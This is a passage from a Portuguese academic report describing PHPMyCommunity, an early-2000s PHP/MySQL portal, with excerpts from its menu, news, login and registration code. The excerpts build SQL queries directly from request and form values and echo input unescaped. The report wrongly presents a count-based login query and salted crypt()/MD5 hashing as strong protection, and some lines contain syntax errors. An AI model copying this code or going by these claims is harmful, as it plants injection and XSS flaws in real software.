Basta escolher "*true*" ou "*false*" para activar ou desactivar o menu em GD. Caso esteva activado, o menu será dinamicamente criado usando a referida biblioteca, o ficheiro "*button.php*" será "chamado" pelo "*menu.php*" que lhe transmitirá a variável necessária para a criação da imagem em tempo real. O código posterior é um excerto do ficheiro "*button.php*". Entende-se como a imagem é criada através de técnicas de computação gráfica 2D.

```
$nome_cat=$_GET['nome_cat'];                    // header
Header("Content-Type: image/png");

$im = ImageCreateFromJPEG("top.jpeg");          // set up image and colours

$font_height = ImageFontHeight(3);              // get font dimension
$font_width = ImageFontWidth(3);

$image_height = ImageSY($im);                   // get image dimension
$image_width = ImageSX($im);

$length = $font_width * strlen($nome_cat);      // get string length

$image_center_x=($image_width/2)-($length/2);  // calculate start coordinates
$image_center_y = ($image_height/2)-($font_height/2);

// write string
ImageString($im, 3, $image_center_x, $image_center_y, $nome_cat, $white);

// output to browser
ImagePNG($im);
```

Depois da imagem criada, é inserida no HTML e enviada para o cliente. Caso o GD esteja desactivado o processo é muito mais simples, porque é um simples código HTML com uma variável proveniente do PHP. O próximo código é uma amostra do ficheiro "*menu.php*" onde se pode observar, por um lado, a criação através da biblioteca GD e, por outro, o método clássico.

```
# Com a biblioteca gráfica GD, ou sem.
if ($menu_gd=='true'){
       $din_menu="<table width=\"112\" border=\"0\" cellspacing=\"0\"
       cellpadding=\"0\"><tr><td width=\"2\"><img src=\"gfx/quadros/top_left.gif\"
       width=\"2\" height=\"25\"></td><td width=\"108\"
       background=\"include/button.php?nome_cat=$nome_cat\"><img
       src=\"gfx/quadros/spacer.gif\" width=\"8\" height=\"25\"></td><td
       width=\"2\"><img src=\"gfx/quadros/top_right.gif\" width=\"2\"
       height=\"25\"></td></tr></table>";
}else{
      $din_menu="<table width=\"112\" border=\"0\" cellspacing=\"0\"
       cellpadding=\"0\"><tr><td width=\"2\" colspan=\"2\"><img
       src=\"gfx/quadros/top_left.gif\" width=\"2\" height=\"25\"></td><td
       width=\"108\" background=\"./gfx/menu/menu_title.gif\"><span
       class=\"tabela_titulo\"><center><b>$nome_cat</b></center></span></td></tr>
       </table>";
}
```

O módulo do menu permite casos "especiais" tal como o login/logout. Quando o utilizador não está identificado, o menu apresenta a possibilidade ao visitante de o fazer, caso contrário permite efectuar o logout. Constituído por apenas uma condição, esta funcionalidade facilita a apresentação do menu na medida em que não é necessário apresentar a opção de efectuar o logout a um visitante não registado, tal como não fazendo sentido aparecer a opção de registar-se a um membro devidamente identificado.

5.1.8. Login / Mensagem Privadas

O canto superior direito foi utilizado de tal forma a poder conter funcionalidades consoante a identificação. Assim, se o utilizador não estiver identificado, é mostrada uma pequena aplicação construída em Macromedia Flash capacitando o visitante a efectuar o seu login. Caso contrário, propõe o acesso às "*mp*" (mensagens privadas) informando o número de mensagens novas não lidas. Esta última assemelha-se a uma caixa de correio electrónico limitado ao universo dos membros da página para enviar ou receber correio directamente pela plataforma.

Como foi dito anteriormente, o uso da tecnologia Flash é necessária na medida em que permite uma visualização idêntica em todos os sistemas operativos integrando o "*plug-in*"[1].
Estas duas funcionalidades são determinadas no ficheiro "*right.php*" como demonstra o seguinte código:

```
<?php
include ("functions/func_right.php");

$id_session=$_SESSION['session_id_username'];
$user_session=$_SESSION['session_username'];

if (isset ($id_session) ){
  esquerda_com_identificacao($id_session,$user_session);
}else{
  esquerda_sem_identificacao();
}
?>
```

As duas funções responsáveis por gerar o código HTML encontram-se no ficheiro "*func_right.php*".




Ilustração 14 – Resultado obtido após identificação com mensagem privada pendente.

5.2. Sistema de notícias

O Sistema de notícias permite ao utilizador uma visualização das notícias divididas em categorias, com a possibilidade na parte de administração de colocar uma infinidade destas. Dentro das categorias, a apresentação é feita sob forma de lista com as últimas notícias colocadas no site, este limite é configurável pelo administrador no ficheiro de configuração do portal ('*config.php*'). Se a variável (*$nPerPage*) for igual a 3, a página mostrará todas as categorias que contêm notícias, com as três últimas notícias inseridas, cujo corpo do texto de cada uma é um pequeno resumo que permite ao utilizador ter

[1] Plug-in: é um acréscimo aplicado a um determinado software permitindo novas funcionalidades. Neste caso, é uma melhoria ao navegador (browser) proporcionando-lhe a capacidade de visualizar aplicações Flash.

uma percepção da informação com a possibilidade de clicar numa hiperligação e visualizar a notícia no seu todo.

Cada categoria de notícia possui uma pequena imagem associada, enviada pelo administrador da página. Todas elas têm um nome e uma descrição, editáveis em qualquer momento pelo webmaster.
Por medidas de organização, somente o administrador máximo poderá criar, editar ou apagar categorias de notícias, sendo algo que não será preciso ser alterado com frequência. Preferiu-se limitar esta possibilidade a uma só pessoa. Em contrapartida, os utilizadores com privilégios de escrita de notícias poderão criar todas as notícias que julgarem necessárias, terão assim a possibilidade de editar e apagar notícias cuja autoria seja dos próprios.

Existe uma hiperligação em todos os resumos que permite visualizar a notícia no seu todo. Se a notícia tiver uma imagem associada, esta será mostrada em tamanho reduzido de forma a não danificar o aspecto geral das listagens e, como é óbvio, o *design* da página.

O sistema de notícias corresponde a três páginas de visualização, mais uma página dedicada à administração. A primeira é a listagem das últimas notícias publicadas no portal, integradas em categorias, onde apenas são representadas aquelas que possuem novidades. A primeira página é o ponto de partida para a visualização completa das notícias, permitindo acedê-las directamente ou então à dirigir-se à segunda página: listagem de todas as notícias dentro de uma categoria. Permitindo, assim, ao utilizador ter a percepção de tudo o que foi dito sobre o assunto desde o lançamento do portal (é óbvio que as notícias apagadas do sistemas não constarão nesta listagem).



Últimas: "Notícias PHP"
Administrador: Mário Dominguez
Todas as últimas noticias sobre o PHP e afins (PEAR, MING, GD, MySQL et...)
php-GTK
4/04/2003 as 19:38
PHP-GTK is an extension for PHP programming language that implements language bindings for GTK+ toolkit. It provides an object-oriented interface to GTK+ classes and functions and greatly simplifies writing client side cross-platform GUI applications
--> noticia completa
php 4.3.1
5/03/2003 as 00:32
The PHP Group today announced the details of a serious CGI vulnerability in PHP version 4.3.0. A security update, PHP 4.3.1, fixes the issue. Everyone running affected version of PHP (as CGI) are encouraged to upgrade immediately.
--> noticia completa

Ilustração 15 – Resultado obtido após ter seleccionado uma categoria de notícias.

A maneira como é apresentada a categoria e as notícias correspondentes é igual à listagem efectuada na primeira página (onde é recuperado as ultimas "x" notícias), uma vez que ambas usam a função chamada: "*write_noticias($k,$nPerPage)*" ("*func_news.php*") que, como mostra o seguinte código

PHP, faz uma diferenciação entre as notícias com ou sem imagem. Esta demarcação é realizada através de duas funções que produzirão um código HTML diferente, aproveitando ao máximo o espaço.

```
// escrevendo noticias por categoria

function write_noticias($k,$nPerPage){
 include ("config.php");
 $sql_write_noticias ="select   id, campo_sujeito, campo_msg, data_dia, data_hora,
 news_gfx,id_cat_news,news_resumo from news where id_cat_news=$k order by -id limit
 $nPerPage";

 $resultado_write_noticias = mysql_db_query ("$MYSQL_server_bd,$sql_write_noticias);
 if ($resultado_write_noticias) {
      while ($registo_write_noticias=mysql_fetch_array ($resultado_write_noticias)){
          $id=$registo_write_noticias ["id"];
          $campo_sujeito=$registo_write_noticias ["campo_sujeito"];
          $campo_msg=$registo_write_noticias ["campo_msg"];
          $data_dia=$registo_write_noticias ["data_dia"];
          $data_hora=$registo_write_noticias ["data_hora"];
          $news_gfx=$registo_write_noticias ["news_gfx"];
          $id_cat_news=$registo_write_noticias ["id_cat_news"];
          $news_resumo=$registo_write_noticias["news_resumo"];
          if ($news_gfx==""){
               write_noticia_sem_gfx($id, $campo_sujeito, $campo_msg,$data_dia,
               $data_hora,$news_resumo);
          }else{
               write_noticias_com_gfx($id,$campo_sujeito,$campo_msg,$data_dia,
               $data_hora,$news_gfx,$news_resumo);
          }
       }
    }
}
```

E, finalmente, a terceira página visível ao utilizador comum é a que possibilita a leitura da notícia no seu todo.



Mensagens Privadas a funcionar.
por: gade @ 02:48 | 6/05/2003
Olá a todos.
Após, várias horas de trabalho, consegui-se colocar em funcionamento o sistema de mensagens privadas. É possivel a partir de hoje receber, editar, responder, apagar as suas mensagens pessoais; e claro enviar MP para todos os utilizadores registados do site :)
Espero que seja uma função util, que a saibam aproveitar bem.
Se alguem encontrar falhas de segurança, ou de funcionamento é favor informar o web dev' do PHPMyCommunity por email: gade@netcabo.pt
Muito obrigado, e desejo de muitas horas com a plataforma PHPMyCommunity.
Um abraço [];
Ruben Alves
noticia lida 53 vezes

Ilustração 16- HTML gerado pelo PHP quando apresenta uma noticia no seu todo.

Apesar do PHPMyCommunity ser uma ferramenta que pretende substituir as páginas em HTML estático, sem formas de interagir com os seus visitantes. A notícia não permite a inserção de comentários

(a não que seja criado um tópico no fórum de conversa) porque o seu objectivo é simplesmente informar unilateralmente. O contador de leitura da notícia é a maneira de controlar o número de pessoas que tiveram a curiosidade de ler mais acerca do resumo proposto. A sua forma optimizada de inserção na base de dados permitiu a sua colocação na página. O próximo código elucida como pode ser realizada esta pequena funcionalidade, quase sem recorrer ao PHP, apenas usando a base de dados.

```
if ($visitas==1){
   echo ("<span class=texto>notícia lida <b>$visitas</b> vez</span><br>");
}else{
   echo ("<span class=texto>notícia lida <b>$visitas</b> vezes</span><br>");
}

$sql_update_visitas="update news set visitas=visitas+1 where id=$id";
$resultado_update_visitas = mysql_db_query ("$MYSQL_server_bd" $sql_update_visitas);
```

Quando é criada uma notícia, o contador é iniciado em 1. Assumindo que, quando criada, ela ainda não foi lida e assim que o primeiro visitante ler a notícia pela primeira vez terá o contador colocado e 1 e de forma transparente ira incrementar para que a próxima pessoa veja o número 2.

Estas três páginas são geridas a partir do ficheiro "*noticias.php*" que por sua vez, permite a execução das funções programadas em "*func_news.php*". O excerto do código PHP comprova como é efectuado o redireccionamento das funções.

```
if ($_GET['p']=='news') {
   write_noticias_por_categorias();
   }elseif ($_GET['p']=='view_news') {
       $sql_n_noticias ="select id_cat_news from categorias_news group by
       id_cat_news";
       $resultado_n_noticias = mysql_db_query ("$MYSQL_server_bd", $sql_n_noticias);
       if ($resultado_n_noticias){
          while ($registo_n_noticias=mysql_fetch_array ($resultado_n_noticias)){
                $n_noticias=$registo_n_noticias["id_cat_news"];
          }
       }
       $k=$_GET['k'];
       if ($n_noticias>=$k){
          write_noticias_das_categorias($k);
       }else {
           echo("<br><br><b>Problemas com a apresentação deste conteúdo -  eventuais
            problemas:</b><br>
           <br>1) Não existem categorias.
           <br>2) Problemas com os dados inseridos pelo webmaster (admin das
            categorias)
           <br>3) Problemas com a base de dados.
           <br>4) Não existem categorias com esta ID.
           <br>5) O utilizador é malicioso.");
       }
   }
   elseif($_GET['p']=='noticia'){
       $id=$_GET['id'];
       writenews($id);
}else{
    write_noticias_por_categorias();
}
```

A administração das notícias é realizada através de uma página específica, acessível pelo dono do portal ou pelos elementos por ele escolhido, proporcionando a publicação da informação. Cada redactor é responsável pelo seu conteúdo e assim é ele o único (e o webmaster) que pode editar ou apagar as suas notícias.

O estilo gráfico da administração foi simplificado ao máximo, possibilitando uma leitura do seu conteúdo da forma mais correcta, sendo visível no início e no fim do documento a opção para inserir notícia. No centro está a listagem dos textos escritos pelo autor, data, resumo e dois ícones (editar e apagar).



Administração das notícias
ADMINISTRADOR: gade_girl
Escrever uma notícia.
Categoria de noticias: comunidade
data
autor
resumo
20/03/2003 12:57
gade_girl
20 Março 2003 | 2h33 | - Inicio da 2º Guerra Mundial
Descrição do inicio da guerra - fonte: www.rtp.pt
11/03/2003 13:22
gade_girl
Um estudo realizado pela comunidade internacional, indica que o nivel de inteligencia do povo Americano é superior à do seu Lider, George W. Bush
Categoria de noticias: Notícias PHP
data
autor
resumo
Escrever uma notícia.

Ilustração 17 - Administração das noticias.

A técnica usada para apenas mostrar o conteúdo de cada um dos administradores de notícia é simples, fez-se o uso dos privilégios, comparando-os com a base de dados, tal como está escrito no ficheiro "*a_noticias.php*", tal como se pode visualizar no seguinte excerto:

```
if ($nivel_user=='4095'){
    $sql_ver_noticias="select campo_nome, campo_email, data_dia, data_hora, id,
    id_cat_news, news_resumo from news where id_cat_news='$id' order by -id";
}else{
    $sql_ver_noticias="select campo_nome, campo_email, data_dia, data_hora, id,
    id_cat_news,news_resumo from news where id_cat_news='$id' and
    campo_nome='$username' order by -id";
}
```

Pouco tempo depois de ter sido lançado a primeira versão de testes da plataforma, foi descoberto um erro que permitia a um administrador de notícias apagar ou editar o conteúdo de um outro administrador. Foi então implementado uma pequena verificação que corrige este *bug* verificando se o id presente na sessão é o mesmo que id do autor da notícia. O código PHP a seguir ilustra como foi realizado este acréscimo de segurança:

```
// Verificar se o $id é dono da notícia
$sql_no_cheat="select count(id) as cnt from news where campo_nome='$username' and
id='$id' group by id";
$resultado_no_cheat= mysql_db_query ("$MYSQL_server_bd", $sql_no_cheat);
If ($resultado_no_cheat){
    $registo_no_cheat=mysql_fetch_array ($resultado_no_cheat);
    $cnt=$registo_no_cheat['cnt'];
     if ($cnt=='1' or $nivel_user=='4095'){
        […]
     }
}
```

Como foi referido há pouco, a gestão das categorias é unicamente feita pelo dono do portal. Não sendo necessário nenhum sistema especial de privilégio, na medida em que ele é o único, podendo assim criar, editar ou apagar. No entanto, este passo é fundamental porque é definido um responsável.




Ilustração 18 - Edição da categoria de notícias.

Para simplificar a administração do webmaster, caso pretenda apagar uma categoria é avisado que serão removidas todas as notícias com ela relacionada. Esta funcionalidade foi facilmente realizada como exemplifica este código PHP realizando dois DELETE[1] consecutivos.

```
$sql_delete_newsCat="delete from categorias_news where id_cat_news='$id'";
$resultado_delete_newsCat= mysql_db_query ("$MYSQL_server_bd", $sql_delete_newsCat);
   if ($resultado_delete_newsCat){
       $sql_delete_all_news="delete from news where id_cat_news='$id'";
       $resultado_delete_all_news= mysql_db_query ("$MYSQL_server_bd",
       $sql_delete_all_news);
       if ($resultado_delete_all_news){
           $resultado="Categoria apagada do sistema.<br> Dentro de 5 segundos será
           redirecionado para a página principal de administração das categorias de
           notícias";
      }else{
           $resultado="Problemas com o seu pedido. Não foi possível apagar a
           categoria de notícias.";
      }
   }
```

[1] O “DELETE” é uma função do SQL que permite apagar linhas dentro de campo.

5.3. Login/Logout:

5.3.1. Inserção e identificação de utilizadores

Este módulo é o mais crucial para o funcionamento da plataforma. Sem ele, era impossível criar um sistema de utilizadores com permissões distintas. Composto por outros módulos, o sistema de utilizadores é uns dos mais críticos no que diz respeito à segurança. Foi, neste âmbito, que foram desenvolvidas várias funções que permitem a identificação do utilizador com a máxima segurança. Por exemplo, para a identificação (*login.php*), o próximo código PHP permite entender como é escrito um pedido SQL relativamente seguro diminuído o risco de *SQL Injection* (ver capitulo sobre a segurança da plataforma), na medida em que efectua uma conta em vez de recuperar um resultado.

```
$sql="select id,count(username) as cnt from login where username='$username' and
password='$password' group by username";

$resultado = mysql_db_query ("$MYSQL_server_bd", $sql);

if ($resultado){
    $registo = mysql_fetch_array ($resultado);
     if ($registo['cnt'] == 1){

     […]
}else{
    $res='<br><div align=\"center\"><span class=\"texto\"> A sua senha e (ou) a sua
    password estão <b>erradas</b>. Verifique estes dados<br>ou entra em contacto com
    o webmaster.</span></div><br>';
    writelogin($res);
    session_destroy();
}
```

Poupando consideravelmente o tempo de execução é o SGBD (sistema de gestão de base de dados) que trabalha e não o PHP (que por natureza é mais lento). Esta função aumenta a segurança na identificação dos utilizadores. É pedido à base de dados para verificar se os dois campos do formulário coincidem com ela, se for o caso então a variável *$cnt* é igual a 1, sendo assim possível a entrada no portal. Caso contrário, executa a função *writelogin($res)* e como medida de segurança apaga qualquer tipo de sessão que poderá ter sido criada por erro de programação (ou do sistema).

Sempre na perspectiva de aumentar a segurança, todas as palavras-chave dos utilizadores são encriptadas em MD5 (alto nível de codificação em 128 bits) e melhoradas com um "*salt*" (sal em inglês) que soma as duas 2 palavras (textos do nome do utilizador com o sal) para aumentar mais uma vez a segurança das palavras-chave.

```
/*
Encryptar a Password, a função crypt() é injectiva, só funciona num só sentido.
Seguida de um "salt" (sal) que permite codificar a palavra pass com o algarismo da
função crypt.
*/
$encrypt_pass=crypt($campo_pass,gade_2003);
```

Após a verificação da autenticidade do utilizador, são registadas 3 variáveis de sessão (*id*, nome do utilizador e uma *boleana* que permite saber se o utilizador esta identificado ou não) que, uma vez registadas, só são apagadas quando se faz o *logout*, onde existe uma função que apaga a sessão do

utilizador, colocando as variáveis de sessão com o seu valor de defeito ou quando o visitante fecha o seu cliente web. A função em questão é proveniente do PHP: *session_destroy()*.

Como foi referido, dentro do módulo de *login/logout*, existem outros sub módulos. Com a mesma importância do que o anterior, o módulo de registo de utilizador tem como função a adição de novos elementos na comunidade. O ficheiro de recepção ao formulário foi estruturado para que se possa verificar todos os campos necessários e caso algum falhasse seja capaz de retornar ao utilizador qual é o campo errado. Completou-se com uma função JavaScript (está livremente disponível na página www.nexen.net) que, ao validar o pedido de inserção, confirme se o endereço de correio electrónico está correcto, ou seja, se possui um nome antes de uma arroba seguindo de outro nome finalizado por uma extensão (.com, .org, .pt etc..)




Ilustração 19- Formulário de registo. Todos os campos obrigatórios estão assinalados com "".*

Foram igualmente inseridas duas páginas que permitem esclarecer o utilizador sobre vários pontos, tais como: “Vantagens em registar-se” e “Condições gerais de acesso”.

Processada no ficheiro “*login.php*” a identificação do utilizador é realizada com um pedido especial à base de dados como foi abordado no capítulo sobre a segurança da plataforma. Proporcionando, assim, a sua devida autorização como utilizador registado, alterando as variáveis de sessão e actualizando a base de dados com o último IP do utilizador. Extraído do “*login.php*”, o seguinte código permite esclarecer como funciona a alteração da sessão caso o pedido SQL retorne um resultado positivo.

```
if ($resultado){
   $registo=mysql_fetch_array ($resultado);
   if ($registo['cnt'] == 1){
       $id_username=$registo['id'];
      writeloged($username);
      $_SESSION['identificacao']="true";
      $_SESSION['session_username']="$username";
      $_SESSION['session_id_username']="$id_username";

      // actualizar o último IP da pessoa que se identificou:
      $ip_utilizador=$_SERVER['REMOTE_ADDR'];
      $sql_update_last_ip="update login set ultimo_ip='$ip_utilizador' where
      id=$id_username";
      $resultado_update_last_ip= mysql_db_query ("$MYSQL_server_bd",
      $sql_update_last_ip);
   }else{
      $res='<br><div align=\"center\"><span class=\"texto\"> A sua senha e (ou)
      a sua password estão <b>erradas</b>. Verifique estes dados<br>ou entra em
      contacto com o webmaster.</span></div><br>';
      writelogin($res);
      session_destroy();
   }
}
```

5.3.2. Alteração dos dados pessoais do utilizador

Caso seja preciso editar os dados, o membro registado pode fazê-lo dirigindo-se à sua área pessoal. Nesse espaço poderá alterar todos os dados que inseriu na sua inscrição onde terá oportunidade de actualizar a sua idade, avatar e outros dados. Terá igualmente a possibilidade de alterar a sua palavra-chave.




Ilustração 20- Janela de alteração da palavra-chave (password)

Tal como no registo, todos os campos são verificados, analisados, sem código HTML e com mensagens de erro personalizadas.

Destaca-se a funcionalidade de alteração de grupo que, não só autoriza a passagem de um grupo para outro, mas que também gera mensagens privadas automaticamente, cancelando a permanência do utilizador no seio de uma comunidade, deixando-o em lista de espera para a entrada no novo grupo.
Toda a programação, permitindo esta funcionalidade, está inserida no ficheiro "*a_pessoal.php*", onde são retiradas as principais linhas do código PHP.

```
// Apagar qualquer outro pedido que tenha sido feito antes
$sql_del_old_pedidos="delete from pedidos_grupos where
id_user_pedido='$id_session'";
$resultado_del_old_pedidos=mysql_db_query ("$MYSQL_server_bd",$sql_del_old_pedidos);

// Pedido de transferência de grupo

// Lançar o pedido de inserção no grupo.
$data_pedido=date("j/m/Y");
$sql_mp_admin="insert into pedidos_grupos (id_user_pedido,
id_grupo_pedido,data_pedido)VALUES('$id_session','$campo_grupo','$data_pedido')";

$resultado_mp_admin= mysql_db_query ("$MYSQL_server_bd", $sql_mp_admin);
if ($resultado_mp_admin){
    /*
       antes de enviar uma MP para o administrador do grupo em questão, vamos
       primeiro apagar os MP que possam ter sido enviados antes.
    */
    $sql_del_old_mp="delete from mp where mp_assunto='Pedido de transferência para o
    grupo' and id_remetente='$id_session'";
    $resultado_del_old_mp = mysql_db_query ("$MYSQL_server_bd", $sql_del_old_mp);

    /*
       Colocar uma mensagem privada na caixa de correio do responsável deste grupo
       para avisar-lhe de dar uma vista de olhos a sua secção de
       administração($campo_grupo e $id_admin_grupo)
    */
    send_mp_adminG($id_session,$id_admin_grupo,$campo_grupo);
}
```

5.3.3. Recuperação da palavra-chave

Caso o utilizador se tenha esquecido da sua senha para se identificar na página; o PHPMyCommunity não permite recuperá-la na medida em que está armazenada completamente codificada, não sendo possível a sua descodificação.

